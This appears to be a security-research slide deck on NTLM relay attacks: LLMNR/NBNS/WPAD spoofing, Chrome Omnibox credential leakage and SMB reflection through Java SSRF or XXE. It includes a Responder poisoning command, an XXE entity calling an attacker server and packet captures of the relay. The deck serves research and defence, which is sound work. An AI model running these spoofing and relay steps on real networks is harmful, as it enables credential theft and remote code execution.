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NTLM Relay Reloaded

Attack methods you do not know

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Agenda

- NTLM Relay Basics
- Known NTLM Relay Attacks
- New way to send credential in browsers
- SMB Reflection Attack Rebirth
- How to defend against NTLM Relay

NTLM Relay Basics

What is NTLM


- NT LAN Manager
- protocol for authentication, integrity, and confidentiality
- challenge-response authentication protocol
 - Type 1 message (negotiation)
 - Type 2 message (challenge)
 - Type 3 message (authentication)
- NTLMSSP (NT LAN Manager (NTLM) Security Support Provider)

Type 1 message (negotiation)



client

I'm DOMAIN\client, let me login



server

Type 2 message (challenge)



client

Here is the challenge,
hash it with your password



server

Type 3 message (authentication)



client

Here is the challenge-response



server

Protocols using NTLMSSP

- SMB
- HTTP
- LDAP
- MSSQL
- ...

Before we come to NTLM Relay attacks,
we talk about **Windows Name Resolution** first

Windows Name Resolution

- Hosts
- DNS (cache / server)
- Local LMHOSTS File
- LLMNR
- NBNS

LLMNR

- Link-Local **Multicast** Name Resolution
- UDP

fe80::34ee:9c22:d8e... ff02::1:3	LLMNR	84 Standard query 0x2b45 A salt
192.168.177.1 224.0.0.252	LLMNR	64 Standard query 0x2b45 A salt
fe80::34ee:9c22:d8e... ff02::1:3	LLMNR	84 Standard query 0xbfd1 AAAA salt
192.168.177.1 224.0.0.252	LLMNR	64 Standard query 0xbfd1 AAAA salt
192.168.177.129 192.168.177.1	LLMNR	84 Standard query response 0x2b45 A salt A 192.168.177.129
fe80::34ee:9c22:d8e... ff02::1:3	LLMNR	84 Standard query 0xbfd1 AAAA salt

NBNS

- NetBIOS Name Service
- UDP (typically)
- Broadcast
- src / dst port 137

51	11.037708	192.168.177.1	192.168.177.255	NBNS	92 Name query NB SALT<20>
52	11.040897	192.168.177.129	192.168.177.1	NBNS	104 Name query response NB 192.168.177.129
<					
> Frame 52: 104 bytes on wire (832 bits), 104 bytes captured (832 bits) on interface 0 > Ethernet II, Src: Vmware_6d:77:cb (00:0c:29:6d:77:cb), Dst: Vmware_c0:00:08 (00:50:56:c0:00:08) > Internet Protocol Version 4, Src: 192.168.177.129, Dst: 192.168.177.1 > User Datagram Protocol, Src Port: 137, Dst Port: 137 > NetBIOS Name Service					
Transaction ID: 0x86c2 > Flags: 0x8500, Response, Opcode: Name query, Authoritative, Recursion desired, Reply code: No error Questions: 0 Answer RRs: 1 Authority RRs: 0 Additional RRs: 0					
> Answers > SALT<20>: type NB, class IN Name: SALT<20> (Server service) Type: NB (32) Class: IN (1) Time to live: 2 minutes, 45 seconds Data length: 6 > Name flags: 0x0000, ONT: B-node (B-node, unique) Addr: 192.168.177.129					

NBNS / LLMNR can be spoofed

```
root@ubuntu:~/Responder# python Responder.py -I ens33
```

NBT-NS, LLMNR & MDNS Responder 2.3

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:

LLMNR ☒ [ON]


NBT-NS [ON]

DNS/MDNS ☒ [ON]

Attacker can be **ANY** host

WPAD

- Web Proxy Auto-Discovery Protocol
- <http://wpad/wpad.dat> as PAC file
- Hijack WPAD -> Proxy Server
- Insert any html tags in HTTP Response




Let's see a typical NTLM Relay Attack



attacker

wants to login to the server as victim,
but doesn't know victim's password



server



victim

I want to access <http://example.com>
I should check WPAD first

Who is WPAD?



victim




attacker

I am WPAD. You can get PAC from me.
The PAC says I am also the proxy server.



victim

Hello proxy server, give me response
of <http://example.com>



attacker

Here is the response with my evil payload



victim

I need to login to \\attacker\123
I am DOMAIN\victim, let me login




attacker



server

I am DOMAIN\victim, let me login





victim

Hello victim, here is the challenge,
hash it with your password



attacker



server

Hello victim, here is the challenge,
hash it with your password





victim

Here is the challenge-response



attacker



server

Here is the challenge-response





victim

Login Failed!



attacker



server

Login Succeed!

attacker can login to server as victim

Sometimes, the victim and the server is the same machine



victim

=



server

Let's see some real-world attacks

SMB Reflect Attack

- Victim accesses UNC path / file protocol
 - [\\attacker\123](#)
 - [file://attacker/123](#)
- Victim sends its credentials automatically
- Attacker reflects credentials to victim's SMB server
- RCE via starting service

MS08-068

The security update addresses the vulnerability by modifying the way that SMB authentication replies are validated to prevent the replay of credentials.

Stopped SMB to SMB relay on the same machine.

Hot Potato (win7)

1. Start web server on localhost:80
2. Hijack WPAD and redirect Windows Defender Update to web server
3. Web server ask for 401 NTLM authentication and relay to local SMB
4. Hot potato login to local SMB as **NT Authority/System**

HTTP to SMB relay on the same machine

MS16-075

The security update addresses the vulnerability by correcting how Windows Server Message Block (SMB) Server handles credential forwarding requests. For more information about the vulnerability, see the **Vulnerability Information** section.

Fixed relay credential from local HTTP to local SMB server

Is NTLM Relay Dead?

NO!

Relay to another machine

- Relay SMB to Microsoft Exchange Server
 - Exchange Web Service supports NTLM authentication
 - Many useful Web APIs
 - RCE via vulnerable Outlook client
- Relay SMB to another machine's SMB
 - share same credentials

.....

Where to get a SMB request?

- Browser
- Word
- PDF
- Explorer.exe
- ...

Modern Browsers

	IE(win7)	IE(win10)	Edge	Chrome
WPAD	●	●	●	●
SMB	●	●	●	●

- support
- not support

We can't do...

- Attack IE / Edge on win10 remotely without user interaction
 - can not be proxy server and insert evil tags
 - victim needs to browse attacker's page
- Attack Chrome remotely
 - blocks request to SMB
 - not allowed to load local resource
- **Reflect** credentials to SMB (same machine)
 - MS08-068
 - MS16-075

Is NTLM Relay Dead?


Almost...

NTLM Relay needs a **rebirth**

New way to send credential in browser

- NTLMSSP over http
- Browser
 - Internet Explorer / Edge
 - Google Chrome
 - Firefox


NTLMSSP over http



How to send Windows' credential
automatically in browser?

Intranet Zone

- Browser only sends credential automatically in the Intranet Zone



- Windows has some way to check whether the URL is in an intranet zone

Internet Explorer API

- `InternetSecurityManager::ProcessUrlAction`
 - `pswzUrl(in)` A constant pointer to a wide character string that specifies the URL.
 - `pPolicy(out)` A pointer to a buffer that receives the **policy** and action for the specified URL.
- `InternetSecurityManager::MapUrlToZone`
 - `pwszUrl(in)` A string value that contains URL.
 - `pdwZone(out)` An unsigned long integer variable that receives the **zone** index.

What is Policy and Zone ?

- Policy
 - URLPOLICY_CREDENTIALS_SILENT_LOGON_OK
 - URLPOLICY_CREDENTIALS_MUST_PROMPT_USER
- Zone

Value	Setting	Automatically Login
0	My Computer	√
1	Local Internet Zone	√
2	Trusted sites Zone	√
3	Internet Zone	
4	Restricted Sites Zone	

Feature on WIN7 and WIN10

- write a simple program for testing
- test in a workgroup environment

OS version	Policy	Zone	URL
Windows10 Build 17134	URLPOLICY_CREDENTIALS_CONDITIONAL_PROMPT	1 (Local Internet Zone)	http://win10
Windows10 Build 17134	URLPOLICY_CREDENTIALS_CONDITIONAL_PROMPT	3 (Internet Zone)	http://win10.org
Windows7 Build 7601	URLPOLICY_CREDENTIALS_CONDITIONAL_PROMPT	3 (Internet Zone)	http://win7

Implementation in the browser

- Chrome
 - URLSecurityManagerWin::CanUseDefaultCredentials
 - Chrome is respecting Internet Explorer's setting
- Firefox
 - nsHttpNTLMAuth.cpp CanUseDefaultCredentials
 - Firefox depends on user's setting
 - in about:config, user can set the value of "network.automatic-ntlm-auth.allow-non-fqdn"

Now we can..

- Attack Chrome remotely
 - chrome will automatically send credentials
 - intranet zone
 - NTLMSSP over http
- One more thing
 - Amazing Chrome's Omnibox

Another attack surface in Chrome

1. Type anything in Chrome's Omnibox, such as "Today News"
2. Windows asks "who is Today News?" through Name Resolution
3. Attacker answered by spoofing, I am "Today News" and need you to complete NTLM authentication
4. Chrome determines "Today News" is in intranet zone, so it will automatically login.
5. Attacker obtains the credentials and then relays it to other machines

Can we relay credentials to
the same machine?


SMB Reflection Attack Rebirth

1. Using java application to access web page which needs NTLM authentication
2. Stealing NET-NTLMhash from victim
3. Reflecting NET-NTLMhash to victim's SMB service (same machine)
4. Authenticated to SMB service successfully
5. RCE via starting remote service

When can Java send HTTP request ?


- Server Side Request Forgery(SSRF)
 - Automatic authentication only works on HttpURLConnection
- XML entity injection(XXE)
 - `<!ENTITY xxe SYSTEM "http://server">`
 - XML parser will choose the way of connection according to protocol

Why Java can automatically NTLM authentication?



Why Java can automatically NTLM authentication?

tryTransparentNTLMServer is always **true** (Windows only)




```
static class DefaultNTLMAuthenticationCallback extends  
NTLMAuthenticationCallback {  
    @Override  
    public boolean isTrustedSite(URL url) { return true; }  
}
```


How to reflect the credentials to SMB?



Victim
(SMB Server)

Ask for NTLM challenge (NTLMSSP negotiation over HTTP)



Attacker
(HTTP Server)



```
▼ Hypertext Transfer Protocol
  > GET / HTTP/1.1\r\n
  User-Agent: Java/1.8.0_161\r\n
  Host: 192.168.130.135\r\n
  Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2\r\n
  Connection: keep-alive\r\n
  ▼ Authorization: NTLM T1RMTVNTUAAABAAAAB7IIogkACQA3AAAADwAPACgAAAAKA05CAAAAAD0RFU0tUT1AtUU9WUkk3R1dPUktHUK9VUA==\r\n
    ▼ NTLM Secure Service Provider
      NTLMSSP identifier: NTLMSSP
      NTLM Message Type: NTLMSSP_NEGOTIATE (0x00000001)
      > Negotiate Flags: 0xa208b207, Negotiate 56, Negotiate 128, Negotiate Version, Negotiate Extended Security, Ne
      > Calling workstation domain: WORKGROUP
      > Calling workstation name: DESKTOP-Q0VRI7F
      > Version 10.0 (Build 17134); NTLM Current Revision 15
```


How to reflect the credentials to SMB?



Victim
(SMB Server)

Ask for NTLM challenge (NTLMSSP
negotiation over SMB)



Attacker
(HTTP Server)

42	6.297767	192.168.130.135	192.168.130.134	SMB2	244 Session Setup Request, NTLMSSP_NEGOTIATE
43	6.298360	192.168.130.134	192.168.130.135	SMB2	401 Session Setup Response, Error: STATUS_MORE_PRO

Length: 98

▼ GSS-API Generic Security Service Application Program Interface

OID: 1.3.6.1.5.5.2 (SPNEGO - Simple Protected Negotiation)

▼ Simple Protected Negotiation

▼ negTokenInit

> mechTypes: 1 item

mechToken: 4e544c4d535350000100000007b208a20900090037000000...

▼ NTLM Secure Service Provider

NTLMSSP identifier: NTLMSSP

NTLM Message Type: NTLMSSP_NEGOTIATE (0x00000001)

> Negotiate Flags: 0xa208b207, Negotiate 56, Negotiate 128, Negotiate Version, Negotiate Extended Security, Negotiate Always Sign

> Calling workstation domain: WORKGROUP

> Calling workstation name: DESKTOP-QOVRI7F

> Version 10.0 (Build 17134); NTLM Current Revision 15

How to reflect the credentials to SMB?



Victim
(SMB Server)

This is NTLM challenge(1)
(NTLMSSP challenge over SMB)



Attacker
(HTTP Server)

```
298360      192.168.130.134      192.168.130.135      SMB2      401 Session Setup Response, Error: STATUS_MORE_PROCESSING_RE
Simple Protected Negotiation
  negTokenTarg
    negResult: accept-incomplete (1)
    supportedMech: 1.3.6.1.4.1.311.2.2.10 (NTLMSSP - Microsoft NTLM Security Support Provider)
    responseToken: 4e544c4d53535000020000001e001e003800000005c28aa2...
  NTLM Secure Service Provider
    NTLMSSP identifier: NTLMSSP
    NTLM Message Type: NTLMSSP_CHALLENGE (0x00000002)
    > Target Name: DESKTOP-QOVRI7F
    > Negotiate Flags: 0xa28ac205, Negotiate 56, Negotiate 128, Negotiate Version, Negotiate Target Info, Negotiate Extended Security, Target Ty
    NTLM Server Challenge: eaa1f3661946761e
    Reserved: 70c44269b0010000
    > Target Info
```


